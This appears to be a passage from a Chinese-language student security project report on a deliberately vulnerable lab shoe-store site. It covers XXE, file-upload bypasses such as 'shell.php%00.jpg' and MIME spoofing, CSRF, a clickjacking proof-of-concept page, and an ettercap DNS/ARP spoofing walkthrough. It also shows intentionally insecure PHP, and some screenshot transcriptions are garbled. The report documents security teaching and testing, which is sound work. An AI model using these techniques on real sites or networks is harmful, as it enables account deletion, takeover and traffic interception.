<pre><!DOCTYPE person [<!ELEMENT person (name, age)> <!ELEMENT name (#PCDATA)> <!ELEMENT age (#PCDATA)> <!ATTLIST person id CDATA #REQUIRED >]> <person id="1"> <name>John Doe</name> <age>30</age> </person></pre>	<ul style="list-style-type: none">定義了一個名為person的元素包含了 name 和 age 兩個子元素<ul style="list-style-type: none">#PCDATA: Parsed Character Data<ul style="list-style-type: none">要用 &lt; 代替 <CDATA : Character Data<ul style="list-style-type: none">不需用&lt; 代替 <當使用 Parser 解析時，可以進行 DTD 驗證，確保 XML 文件符合所定義的結構和規則。
------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------	-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------

圖 25 (DTD 的例子)

而 DTD 也可以用來定義 Entity，如圖 26，我們可藉由 DTD 來使 Parser 對 XML 有不一樣的解析。比如說圖 26 中，左邊在 tag<name>中輸入&name1;，因為 DTD 定義了 name1 的 Entity，所以 Parser 會將左邊的 XML 解析為右邊的樣

子，&name1;會被『商東峻』三個字取代。

```
<!DOCTYPE example [           <!DOCTYPE example [  
    <!ENTITY name1 "商東峻">      <!ENTITY name1 "商東峻">  
    <!ENTITY name2 "李昱佑">      <!ENTITY name2 "李昱佑">  
    <!ENTITY name3 "林佳笙">      <!ENTITY name3 "林佳笙">  
]>                                ]>  
<example>                        <example>  
    <name>&name1;</name>          <name>商東峻</name>  
</example>                      </example>
```

圖 26 (DTD 的 Entity 例子)

DTD 除了可以在文件內部定義，也可以使用外部的檔案來定義。如圖 27 的 DTD 定義，我們可以利用外部檔案~/name1.txt 的內容來取代 XML 內部中的 &XML。此稱為 XML External Entities。

```
<!DOCTYPE example [ <!ENTITY name1 SYSTEM "file://~/name1.txt" > ]>  
<example>  
    <name>&name1;</name>  
</example>
```

圖 27 (XML External Entities)

若網站是可解析 DTD 並可替代 Entity 的，這可能會導致 XML External Entities Injection 攻擊。因為若攻擊者能控制 XML 的 DTD 與內容，且網站後端能對 DTD 做讀取並取代 Entity，這時攻擊者就可能能得到網站的文件資訊。

在我們網站中的檢查庫存，使用了 AJAX 的技術，會透過帶有 XML 的封包，去請求庫存的數量。而如圖 28，我們網站在解析 XML 時，在第 5 行可以看到我們允許 DTD 的載入，並允許 Entity 被取代，這會導致 XML External Entities Injection 攻擊。

如圖 29，PHP 的官方網站也提醒：若採用 LIBXML_NOENT(允許 Entity 被取代)，可能會導致 XXE 攻擊。

```
3 $xml = file_get_contents('php://input');  
4 $dom = new DOMDocument();  
5 $dom->loadXML($xml, LIBXML_NOENT | LIBXML_DTDLOAD);
```

圖 28 (網站中允許載入 DTD 並允許 Entity 被取代)



圖 29 (PHP 官方網站的提醒)

我們將攻擊 DEMO 放在影片中說明，書面報告內就不再贅述。

影片連結：

<https://youtu.be/yjcaA1Mwspk>

八、任意檔案上傳

任意檔案上傳弱點的成因為以下兩點：

1. 網站對使用者上傳的檔案沒有過濾檔案格式，或過濾機制不完全
2. 上傳後的資料有開啟的權限

若今天有個可以上傳圖片的網頁，攻擊者的攻擊方式主要有以下這四種：

1. 網站透過前端進行檔案格式驗證
 - 如：前端判斷只有結尾為.jpg，才可上傳
 - 可藉由攔截封包並修改進行繞過
 - 或是直接修改前端的原始碼進行繞過
2. 網站透過後端黑名單驗證
 - 透過副檔名的黑名單進行驗證
 - 假如有開發者沒考量到的副檔名，則可以繞過
3. 網站透過後端白名單驗證
 - 此情境較難攻擊
 - 在 PHP 5.3.4 版本以前，可藉由在副檔名中加上%00 字元，因為該版本會在遇到%00 字元時會認為是終止符
 - 所以可以上傳 shell.php%00.jpg，這可使該檔案通過後端的檢查，並且在 php 當中會被解讀為 shell.php
4. 透過修改封包中的 Content-Type 進行攻擊
 - 如果後端只驗證 MIME(Multipurpose Internet Mail Extensions)，就可以藉由修改封包的 Content-Type 繞過

而在我們的網站中，可以透過修改使用者頭貼的頁面上傳頭貼。而在這個服務中，我們在前端與後端皆有進行檔案的檢查。

如圖 30，前端會利用 JavaScript 驗證副檔名是否為.jpeg、.jpg、或.png。若副檔名不符合，則會將上傳的按鈕禁用，使使用者無法上傳非圖片的檔案。

如圖 31 後端則是驗證 MIME 的格式是否為 image/jpeg、image/jpg 或 image/png。若 MIME 格式不符合，網站則會告知使用者上傳格式有誤；若格式符合，則後端將會把檔案存入 img/users/uploads 的資料夾，並將資料庫中的 user_profile_photo 更新，將該使用者的頭貼路徑更改為最新上傳的路徑，以便之後在網站上顯示使用者的頭貼。

```

31  <script>
32      // fileInput 為要上傳的檔案的 input element
33      const fileInput = document.getElementById('fileToUpload');
34      // 添加change evenet 的 Listener
35      fileInput.addEventListener('change', function () {
36          // file 為上傳的文件
37          const file = fileInput.files[0];
38          // fileName 取得完整檔名
39          const fileName = file.name;
40          // fileExtension 為透過split的方式切出的副檔名
41          const fileExtension = fileName.split('.').pop().toLowerCase();
42          const submitButton = document.getElementById('submit_btn');
43          // 檢查檔名是否為圖片檔
44          if (fileExtension === 'jpg' || fileExtension === 'jpeg' || fileExtension === 'png') {
45              // 將提交的按鈕禁用
46              submitButton.disabled = false;
47          } else {
48              // 警示：請上傳圖片檔
49              alert('請上傳圖片檔！(如: .jpg, .jpeg 或 .png)');
50              // 將提交的按鈕禁用
51              submitButton.disabled = true;
52          }
53      });

```

圖 30 (前端對上傳檔案的檢查)

```

8   $target_dir = "/img/users/uploads/";
9   $target_file = $target_dir . basename($_FILES["fileToUpload"]["name"]);
10  $fileMimeType = $_FILES["fileToUpload"]["type"];
11 ~ if(!in_array($fileMimeType, ['image/jpeg', 'image/jpg', 'image/png'])) {
12     //白名單方式檢查檔案的MIME
13     echo "<script>alert('檔案格式有誤，請重試！！');</script>";
14     echo "<script>window.location.replace('../index.php');</script>";
15 ~ } else if (!move_uploaded_file($_FILES["fileToUpload"]["tmp_name"], '../' . $target_file)) {
16     //將檔案上傳，若發生錯誤會跳出以下訊息
17     echo "<script>alert('上傳檔案時發生問題，請重試！！');</script>";
18     echo "<script>window.location.replace('../index.php');</script>";
19 ~ } else {
20     //上傳成功，將照片名稱存回資料庫，以便之後顯示
21     $conn = require_once('../config.php');
22     $sql = "UPDATE `users_profile_photo` SET `img_path` = '" . $target_file . "' WHERE `users_";
23 ~ if (mysqli_query($conn, $sql)) {
24     echo "<script>alert('修改成功');</script>";
25     echo "<script>window.location.replace('../index.php');</script>";
26 ~ } else {
27     echo "<script>alert('something wrong');</script>";
28     echo "<script>window.location.replace('../index.php');</script>";
29   }
30 }

```

圖 31 (後端對上傳檔案的檢查)

我們將攻擊 DEMO 放在影片中說明，書面報告內就不再贅述。
 影片連結：
<https://youtu.be/8kQ8YZRyPSw>

九、CSRF

在我們的網站中也有 CSRF 的問題，但由於攻擊流程與作業的內容差不多，所以就不再 DEMO。含此弱點的網頁為使用者更改密碼的網頁，該網頁並沒有使用 CSRF Token 保護，可能導致 CSRF 的問題。圖 32 為請求更改密碼的封包，可以看到裡面並沒有 CSRF 的 Token。

The screenshot shows two panels from NetworkMiner. The left panel, titled 'Request', displays a POST message to '/php/edit_passwd.php'. The right panel, titled 'Response', shows the server's response with a script that alerts '修改成功!' and then replaces the page with '../index.php'. The 'Request' panel has tabs for Pretty, Raw, and Hex. The 'Response' panel also has tabs for Pretty, Raw, Hex, and Render.

```
Request
Pretty Raw Hex
1 POST /php/edit_passwd.php HTTP/1.1
2 Host: 10.51.50.5
3 Content-Length: 20
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://10.51.50.5
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.5735.91 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Referer: http://10.51.50.5/edit_passwd_page.php
11 Accept-Encoding: gzip, deflate
12 Accept-Language: zh-TW,zh;q=0.9,en-US;q=0.8,en;q=0.7
13 Cookie: PHPSESSID=aac8bb451f19db00292136e349e0ea41; tracking_id=1521aca420854125d002a227410b5aef0d571e0f57ad0bb43bf90f978424fd5b3019d5
14 Connection: close
15
16 new_password=uuli123

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Date: Wed, 07 Jun 2023 08:02:01 GMT
3 Server: Apache/2.4.56 (Debian)
4 X-Powered-By: PHP/8.0.28
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate
7 Pragma: no-cache
8 Vary: Accept-Encoding
9 Content-Length: 96
10 Connection: close
11 Content-Type: text/html; charset=UTF-8
12
13 <script>
    alert('修改成功!');
</script>
<script>
    window.location.replace('../index.php');
</script>
```

圖 32 (密碼修改的請求，無 CSRF Token 的保護)

十、Clickjacking

Clickjacking 為一種 interface-based attack，透過欺騙被害者點擊惡意伺服器的頁面，從而觸發在另一個網站中的功能。

Clickjacking 可以藉由 html 的 iframe 達成，透過疊加網頁的方式來欺騙使用者點擊。比如說，我們可以先製作一個抽獎頁面 A，頁面 A 中含有一個抽獎按鈕。接著再利用 iframe 嵌入另一個網站的頁面 B，並將頁面 B 覆蓋原本的抽獎頁面 A。再來，我們可以將頁面 B 調為透明，此時網頁只會看到抽獎頁面 A，但實際上若在瀏覽器上點擊網頁，會點擊到 B 網頁。這可使攻擊者可以藉由以上的方式誘導被害者在其他網站中執行惡意的操作。

特別的是，利用此攻擊可使有 CSRF Token 保護的網頁也被做利用。在我們的網站中，刪除帳號的頁面有透過 CSRF Token 保護。在每個 Session 中，我們都會隨機產生一組亂碼，並將其設為 CSRF Token，如圖 34。

為了模擬真實的攻擊情境，我們開了一台虛擬機做為攻擊者的惡意伺服器，並在裡面放入了如圖 35 的網頁。該網頁由嘉大鞋子的刪除帳號頁面覆蓋假的抽獎按鈕，目的為引誘被害者點擊抽獎按鈕時，點擊到嘉大鞋子的刪除帳號按鈕。

而圖 36 為將嘉大鞋子刪除帳號頁面的透明度調為 50%的樣子；而圖 37 則

為真實的攻擊情境，將透明度調為 0%。



圖 33 (刪除帳號的頁面)

This screenshot shows the browser developer tools Network tab. It displays two requests: a POST request and a response.

Request:

```
Pretty Raw Hex
1 POST /php/delete.php HTTP/1.1
2 Host: 10.51.50.5
3 Content-Length: 76
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://10.51.50.5
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.5735.110 Safari/537.36
9 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Referer: http://10.51.50.5/delete_account.php
11 Accept-Encoding: gzip, deflate
12 Accept-Language: zh-TW,zh;q=0.9,en-US;q=0.8,en;q=0.7
13 Cookie: PHPSESSID=7fef813863873f4fc3c8a3b2cabecb; tracking_id=1e8a1437bb80305a071ca26e25765fdb94e798c0a07968174c8b85e974dec3eb32182a
14 Connection: close
15
16 token=2b50b38476786b8ba9bd3664989f6075c72809b53c100a2ab5b703008ad2f7ea7de6
```

Response:

```
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Date: Wed, 07 Jun 2023 09:17:02 GMT
3 Server: Apache/2.4.56 (Debian)
4 X-Powered-By: PHP/8.0.28
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate
7 Pragma: no-cache
8 Vary: Accept-Encoding
9 Content-Length: 95
10 Connection: close
11 Content-Type: text/html; charset=UTF-8
12
13 <script>
alert('帳號刪除！');
window.location.href='../../index.php'
</script>
14
15
```

A yellow box highlights the line containing the CSRF token: "token=2b50b38476786b8ba9bd3664989f6075c72809b53c100a2ab5b703008ad2f7ea7de6". A yellow text overlay says "有CSRF Token保護" (Has CSRF Token protection).

圖 34 (刪除帳號的請求有 CSRF Token 保護)

This screenshot shows a terminal window titled "clickjacking.php" containing the source code for a clickjacking exploit.

```
GNU nano 6.3
<title>好康抽獎</title>
</head><!-->Tags=<1:3>UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
<style> .inet {10.51.51.31} netmask 255.255.255.0 broadcast 10.51.51.255
    iframe {} fe80::9f6e:2979:ee6c:d6c5 prefixlen 64 scopeid 0x20<link>
        position: absolute; 11:2b txqueuelen 1000 (Ethernet)
        width:100%; 20151 bytes 22876189 (21.8 MiB)
        height:100%; dropped 0 overruns 0 frame 0
        opacity:0.5; 27 bytes 1281827 (1.2 MiB)
        z-index:2; dropped 0 overruns 0 carrier 0 collisions 0
    }
    div{-73>UP,LOOPBACK,RUNNING> mtu 65536
        position: absolute; mask 255.0.0.0
        top:17%; 1 prefixlen 128 scopeid 0x10<host>
        left:46%; queueing discipline 1000 (Local Loopback)
        z-index:1; 12 bytes 668 (668.0 B)
    } RX errors 0 dropped 0 overruns 0 frame 0
</style>TX packets 12 bytes 668 (668.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
<div>
    <h1>限時抽獎</h1>
    <center> [<~>]
        <button style="font-size:20px;">參加</button>
    </center>
</div>
<iframe src="http://10.51.50.5/delete_account.php"></iframe>
```

圖 35 (惡意網頁的原始碼)



圖 36 (將刪除帳號頁面調為半透明)



圖 37 (將刪除帳號頁面調為透明，此為真實的欺騙畫面)

而我們為了模擬真實的攻擊情境，一樣會將惡意的網址縮成短網址(如圖 38)，並且藉由 Mail 散播。




圖 38 (縮成短網址)

我們將攻擊 DEMO 放在影片中說明，書面報告內就不再贅述。

影片連結：


<https://youtu.be/T1NNvly3Gfc>

由於現在的瀏覽器都會禁止第三方 cookie，所以此攻擊不再容易實現，所以 DEMO 影片中，我們是將惡意網站與嘉大鞋子設為同一個網站，進行 DEMO 錄製。

十一、DNS Spoofing


什麼是 ARP spoofing?

攻擊者透過偽造 ARP 封包，去欺騙受害者的電腦與其預設閘道，使攻擊者成為前兩者之間的中間人，進而可以進行下一步攻擊或用以竊聽、盜取資料。當 ARP Spoofing 發生時，IP 位址並無異常，但可以觀察到實際的 MAC 位址已被替換。



DNS spoofing

DNS spoofing 可以透過攻擊者模擬自身為 DNS 伺服器，偽造 DNS 的解析程式解讀出的 ip 位址，使其導向錯誤的網址，進而達成攻擊者的目的。



實作流程

1. 查看 kali 和主機的 ip 和 Mac 位置

```
(kali㉿kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.0.102 netmask 255.255.255.0 broadcast 192.168.0.255
        inet6 fe80::96f9:7e:b9a1 prefixlen 64 scopeid 0x20<link>
            ether 08:00:27:c7:e1:36 txqueuelen 1000 (Ethernet)
            RX packets 574859 bytes 187306648 (178.6 MiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 177533 bytes 136474377 (130.1 MiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
Host 192.168.0.1 added to TARGETT

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
            RX packets 1092 bytes 95629 (93.3 KiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 1092 bytes 95629 (93.3 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

乙太網路卡 乙太網路：

連線特定 DNS 尾碼	:	
連結-本機 IPv6 位址	:	fe80::9d63:bede:da7:dfc1%9
IPv4 位址	:	192.168.0.108
子網路遮罩	:	255.255.255.0
預設閘道	:	192.168.0.1

介面: 192.168.0.108 --- 0x9	實體位址	類型
網際網路網址		
192.168.0.1	c0-25-2f-d1-41-2f	動態
192.168.0.101	ae-a9-d8-02-b2-46	動態
192.168.0.102	08-00-27-c7-e1-36	動態
192.168.0.104	32-47-fd-aa-b6-76	動態
192.168.0.105	08-00-27-db-16-85	動態
192.168.0.106	1c-cc-d6-48-38-24	動態
192.168.0.107	66-a9-13-7e-69-cd	動態
192.168.0.109	a8-a1-59-aa-d5-3c	動態

2. 在/etc/ettercap 中編輯 etter.dns，加入指定的網址，導向期望欺騙的 ip(kali 的 ip 位址)

```

└─(kali㉿kali)-[~/var/www/html]
$ cd /etc/ettercap
└─(kali㉿kali)-[/etc/ettercap]
$ sudo vi etter.dns

# vim:ts=8:noexpandtab
Host 192.168.0.1 added to TARGET
google.com      A 192.168.0.102 added to TARGET
*.google.com    A 192.168.0.102
*.google.co.in  A 192.168.0.102

www.google.com  PTR 192.168.0.102
www.google.co.in          PTR 192.168.0.102

www.facebook.com   A 192.168.0.102
*.facebook.com    A 192.168.0.102
www.facebook.com   PTR 192.168.0.102
"etter.dns" 73L, 4749B

```

3. 再修改 etter.conf 中的 ec_uid 和 ec_gid 使兩者都為 0，並消除 Linux 下的四行註解指令，用於重新指定連線目標

```

└─(kali㉿kali)-[/etc/ettercap]
$ sudo vi etter.conf

```

```

kali@kali: /etc/ettercap
File Actions Edit View Help
#####
# ettercap -- etter.conf -- configuration file
# Copyright (C) ALoR & NaGA
#
# This program is free software; you can redistribute it and/or modify
# it under the terms of the GNU General Public License as published by
# the Free Software Foundation; either version 2 of the License, or
# (at your option) any later version.
#
#
#####
[privs]
ec_uid = 0           # nobody is the default
ec_gid = 0           # nobody is the default

[mitm]
arp_storm_delay = 10      # milliseconds
arp_poison_smart = 0       # boolean
arp_poison_warm_up = 1     # seconds
arp_poison_delay = 10      # seconds
arp_poison_icmp = 1        # boolean
arp_poison_reply = 1        # boolean
arp_poison_request = 0      # boolean
arp_poison_equal_mac = 1    # boolean
dhcp_lease_time = 1800      # seconds
port_steer_delay = 10      # seconds
port_steer_send_delay = 2000 # microseconds
ndp_poison_warm_up = 1      # seconds
ndp_poison_delay = 5        # seconds
ndp_poison_send_delay = 1500 # microseconds
ndp_poison_icmp = 1        # boolean
ndp_poison_equal_mac = 1    # boolean
icmp6_probe_delay = 3       # seconds

[connections]
connection_timeout = 300    # seconds
connection_idle = 5         # seconds
connection_buffer = 10000   # bytes
connect_timeout = 5         # seconds
-- INSERT --

```

```

File Actions View Help
geoip_data_file_v6 = "/usr/local/share/GeoIP/GeoIPv6.dat"
#####
#VILSIS redirect_command_on/off
#####
# you must provide a valid script for your operating system in order to have
# the SSL dissection available
# note that the cleanup script is executed without enough privileges (because
# they are dropped on startup). so you have to either: provide a setuid program
# or set the ec_uid to 0, in order to be sure the cleanup script will be
# executed properly
# NOTE: the script must fit into one line with a maximum of 255 characters
#_____
#   Linux
#_____
#
# redirect_command_on = "iptables -t nat -A PREROUTING -i %iface -p tcp -d %destination --dport %port -j REDIRECT --to-port %rport"
# redirect_command_off = "iptables -t nat -D PREROUTING -i %iface -p tcp -d %destination --dport %port -j REDIRECT --to-port %rport"
#
# pending for IPv6 - Note that you need iptables v1.4.16 or newer to use IPv6 redirect
# redirect6_command_on = "ip6tables -t nat -A PREROUTING -i %iface -p tcp -d %destination --dport %port -j REDIRECT --to-port %rport"
# redirect6_command_off = "ip6tables -t nat -D PREROUTING -i %iface -p tcp -d %destination --dport %port -j REDIRECT --to-port %rport"
#
#_____
#   Mac Os X
#_____
#
# redirect_command_on = "(pfctl -sn 2> /dev/null; echo 'rdr pass on %iface inet proto tcp from any to %destination port %port
# → localhost port %rport') | pfctl -f - 2> /dev/null"
# redirect_command_off = "pfctl -Psn 2> /dev/null | egrep -v 'inet .+ any to %destination port = %port' | pfctl -f - 2> /dev/null"
#
# BSD PF for IPv6:
# redirect6_command_on = "(pfctl -sn 2> /dev/null; echo 'rdr pass on %iface inet6 proto tcp from any to %destination port %port
# → localhost port %rport') | pfctl -f - 2> /dev/null"
# redirect6_command_off = "pfctl -Psn 2> /dev/null | egrep -v 'inet .+ any to %destination port = %port' | pfctl -f - 2> /dev/null"
#_____
-- INSERT --

```

4. 先測試一下主機 ping Facebook 的回應網址

```
C:\Users\sam01>ping www.facebook.com
```

```
Ping star-mini.c10r.facebook.com [31.13.87.36] (使用 32 位元組的資料):
```

```
回覆自 31.13.87.36: 位元組=32 時間=8ms TTL=52
```

```
回覆自 31.13.87.36: 位元組=32 時間=9ms TTL=52
```

```
回覆自 31.13.87.36: 位元組=32 時間=9ms TTL=52
```

```
回覆自 31.13.87.36: 位元組=32 時間=7ms TTL=52
```

31.13.87.36 的 Ping 統計資料

封包: 已傳送 = 4 , 已收到= 4 , 已遺失 = 0 (0% 遺失),
大約的來回時間 (毫秒):


最小值 = 7ms , 最大值 = 9ms , 平均 = 8ms

5. 開啟 ettercap，設置確保 interface 正確(通常在 eth0)，進入後點選 Hosts ，


Scan for hosts 查找符合的 hosts ，



